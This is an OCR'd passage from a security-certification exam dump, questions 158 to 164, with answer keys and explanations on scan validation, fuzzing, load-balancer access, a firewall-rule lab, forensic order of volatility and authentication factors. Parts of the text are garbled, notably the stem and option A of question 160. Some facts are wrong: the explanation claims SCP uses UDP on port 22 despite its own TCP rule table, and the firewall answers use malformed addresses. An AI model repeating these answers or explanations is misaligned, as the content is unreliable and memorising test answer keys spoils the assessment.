
Answer:



PII Processing Office


Available Security Controls

- ☑ Iris Scanner
- ☑ Thumbprint Scanner
- ☐ Proximity Badge
- ☑ Smart Card Reader
- ☐ One Time Password Token
- ☑ Pin Pad




Public Cafe
Available Security Controls

- ☑ 128-bit key
- ☑ 64-bit key
- ☑ Pre-share Key
- ☑ PKI certificate
- ☑ SSH Key
- ☑ Pin Pad




Help Desk
Available Security Controls

- ☐ Iris Scanner
- ☐ Thumbprint Scanner
- ☐ Password
- ☑ Proximity Badge
- ☐ Voice Recognition
- ☐ Pin Pad



Data Center
Available Security Controls

- ☐ Iris Scanner
- ☐ Thumbprint Scanner
- ☐ Mantrap
- ☑ Smart Card Reader
- ☐ Voice Recognition
- ☐ Pin Pad



CEO's Office
Available Security Controls

☑ Iris Scanner
☑ Thumbprint Scanner
☐ Username/Password
☐ Smart Card Reader
☑ Voice Recognition
☐ Pin Pad

158.Which of the following network vulnerability scan indicators BEST validates a successful, active scan?

A. The scan job is scheduled to run during off-peak hours.

B. The scan output lists SQL injection attack vectors.

C. The scan data identifies the use of privileged-user credentials

D. The scan results identify the hostname and IP address

Answer: B

159.Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

A. Fuzzing

B. Static review

C. Code signing

D. Regression testing

Answer: A

160.An application team is performing a load-balancing test for a critical application during off- hours and has requested access to the load balancer to review.

Which servers are up without having the administrator on call. The security analyst is hesitant to give the application team full access due to other critical applications running on the road balancer.

Which of the following is the BEST solution for the security analyst to process the request?

A. Give the following allowed Joe to install the ap off hours

B. Disable other critical applications before granting the team access.

C. Give the application team read-only access


D. Share the account with the application team


Answer: C

161.Lab Sim - Configure the Firewall

Task: Configure the firewall (fill out the table) to allow these four rules:

- Only allow the Accounting computer to have HTTPS access to the Administrative server.
- Only allow the HR computer to be able to communicate with the Server 2 System over SCP.
- Allow the IT computer to have access to both the Administrative Server 1 and Administrative Server 2






Source IP	Destination IP	Port Number	TCP/UDP	Allow/Deny

Answer:

Use the following answer for this simulation task.

Below table has all the answers required for this question.



Source IP	Destination IP	Port Number	TCP/UDP	Allow/Deny
10.4.255.10/24	10.4.255.101	443	TCP	Allow
10.4.255.10/23	10.4.255.2	22	TCP	Allow
10.4.255.10/25	10.4.255.101	Any	Any	Allow
10.4.255.10/25	10.4.255.102	Any	Any	Allow

Explanation:

Firewall rules act like ACLs, and they are used to dictate what traffic can pass between the firewall and the internal network.

Three possible actions can be taken based on the rule's criteria:

Block the connection

Allow the connection

Allow the connection only if it is secured

TCP is responsible for providing a reliable, one-to-one, connection-oriented session.

TCP establishes a connection and ensures that the other end receives any packets sent.

Two hosts communicate packet results with each other. TCP also ensures that packets are decoded and sequenced properly. This connection is persistent during the session.

When the session ends, the connection is torn down.

UDP provides an unreliable connectionless communication method between hosts.

UDP is considered a best-effort protocol, but it's considerably faster than TCP.

The sessions don't establish a synchronized session like the kind used in TCP, and UDP doesn't guarantee error-free communications.

The primary purpose of UDP is to send small packets of information.

The application is responsible for acknowledging the correct reception of the data.

Port 22 is used by both SSH and SCP with UDP.

Port 443 is used for secure web connections? HTTPS and is a TCP port.

Thus to make sure only the Accounting computer has HTTPS access to the Administrative server you should use TCP port 443 and set the rule to allow communication between 10.4.255.10/24 (Accounting) and 10.4.255.101 (Administrative server1) Thus to make sure that only the HR computer has access to Server2 over SCP you need use of TCP port 22 and set the rule to allow communication between 10.4.255.10/23 (HR) and 10.4.255.2 (server2)

Thus to make sure that the IT computer can access both the Administrative servers you need to use a port and accompanying port number and set the rule to allow communication between:


10.4.255.10.25 (IT computer) and 10.4.255.101 (Administrative server1)

10.4.255.10.25 (IT computer) and 10.4.255.102 (Administrative server2)


162.Drag and Drop Questions

A forensic analyst is asked to respond to an ongoing network attack on a server.

Place the items in the list below in the correct order in which the forensic analyst should preserve them.



Answer:



1 CPU cache

2 RAM

3 Swap

4 Hard drive

Explanation:

When dealing with multiple issues, address them in order of volatility (OOV); always deal with the most volatile first. Volatility can be thought of as the amount of time that you have to collect certain data before a window of opportunity is gone. Naturally, in an investigation you want to collect everything, but some data will exist longer than others, and you cannot possibly collect all of it once. As an example, the OOV in an investigation may be RAM, hard drive data, CDs/DVDs, and printouts.


Order of volatility: Capture system images as a snapshot of what exists, look at network traffic and logs, capture any relevant video/screenshots/hashes, record time offset on the systems, talk to witnesses, and track total man-hours and expenses associated with the investigation.

163.Hotspot Question

For each of the given items, select the appropriate authentication category from the dropdown choices.

Instructions:

When you have completed the simulation, please select the Done button to submit.




Authentication Category

Instructions: When you have completed the simulation,
Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	Something you have Something you know Something you are All given authentication categories
Smart card	Something you have Something you know Something you are All given authentication categories
Hardware Token	Something you have Something you know Something you are All given authentication categories
Password	Something you have Something you know Something you are All given authentication categories
PIN number	Something you have Something you know Something you are All given authentication categories
Fingerprint scan	Something you have Something you know Something you are All given authentication categories

Answer:



Authentication Category

Instructions: When you have completed the simulation,
Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	Something you have Something you know [✓ Something you are] All given authentication categories
Smart card	[✓ Something you have] Something you know Something you are All given authentication categories
Hardware Token	[✓ Something you have] Something you know Something you are All given authentication categories
Password	Something you have [✓ Something you know] Something you are All given authentication categories
PIN number	Something you have [✓ Something you know] Something you are All given authentication categories
Fingerprint scan	Something you have Something you know [✓ Something you are] All given authentication categories

Explanation:

Something you are includes fingerprints, retina scans, or voice recognition.

Something you have includes smart cards, token devices, or keys.

Something you know includes a passwords, codes, PINs, combinations, or secret phrases.

Somewhere you are includes a physical location s or logical addresses, such as domain name, an IP address, or a MAC address.

Something you do includes your typing rhythm, a secret handshake, or a private knock

http://en.wikipedia.org/wiki/Password_authentication_protocol#Working_cycle

http://en.wikipedia.org/wiki/Smart_card#Security

164.During a data breach cleanup it is discovered that not all of the sites involved have the necessary data wiping tools.

The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

A. Reporting

B. Preparation

C. Mitigation

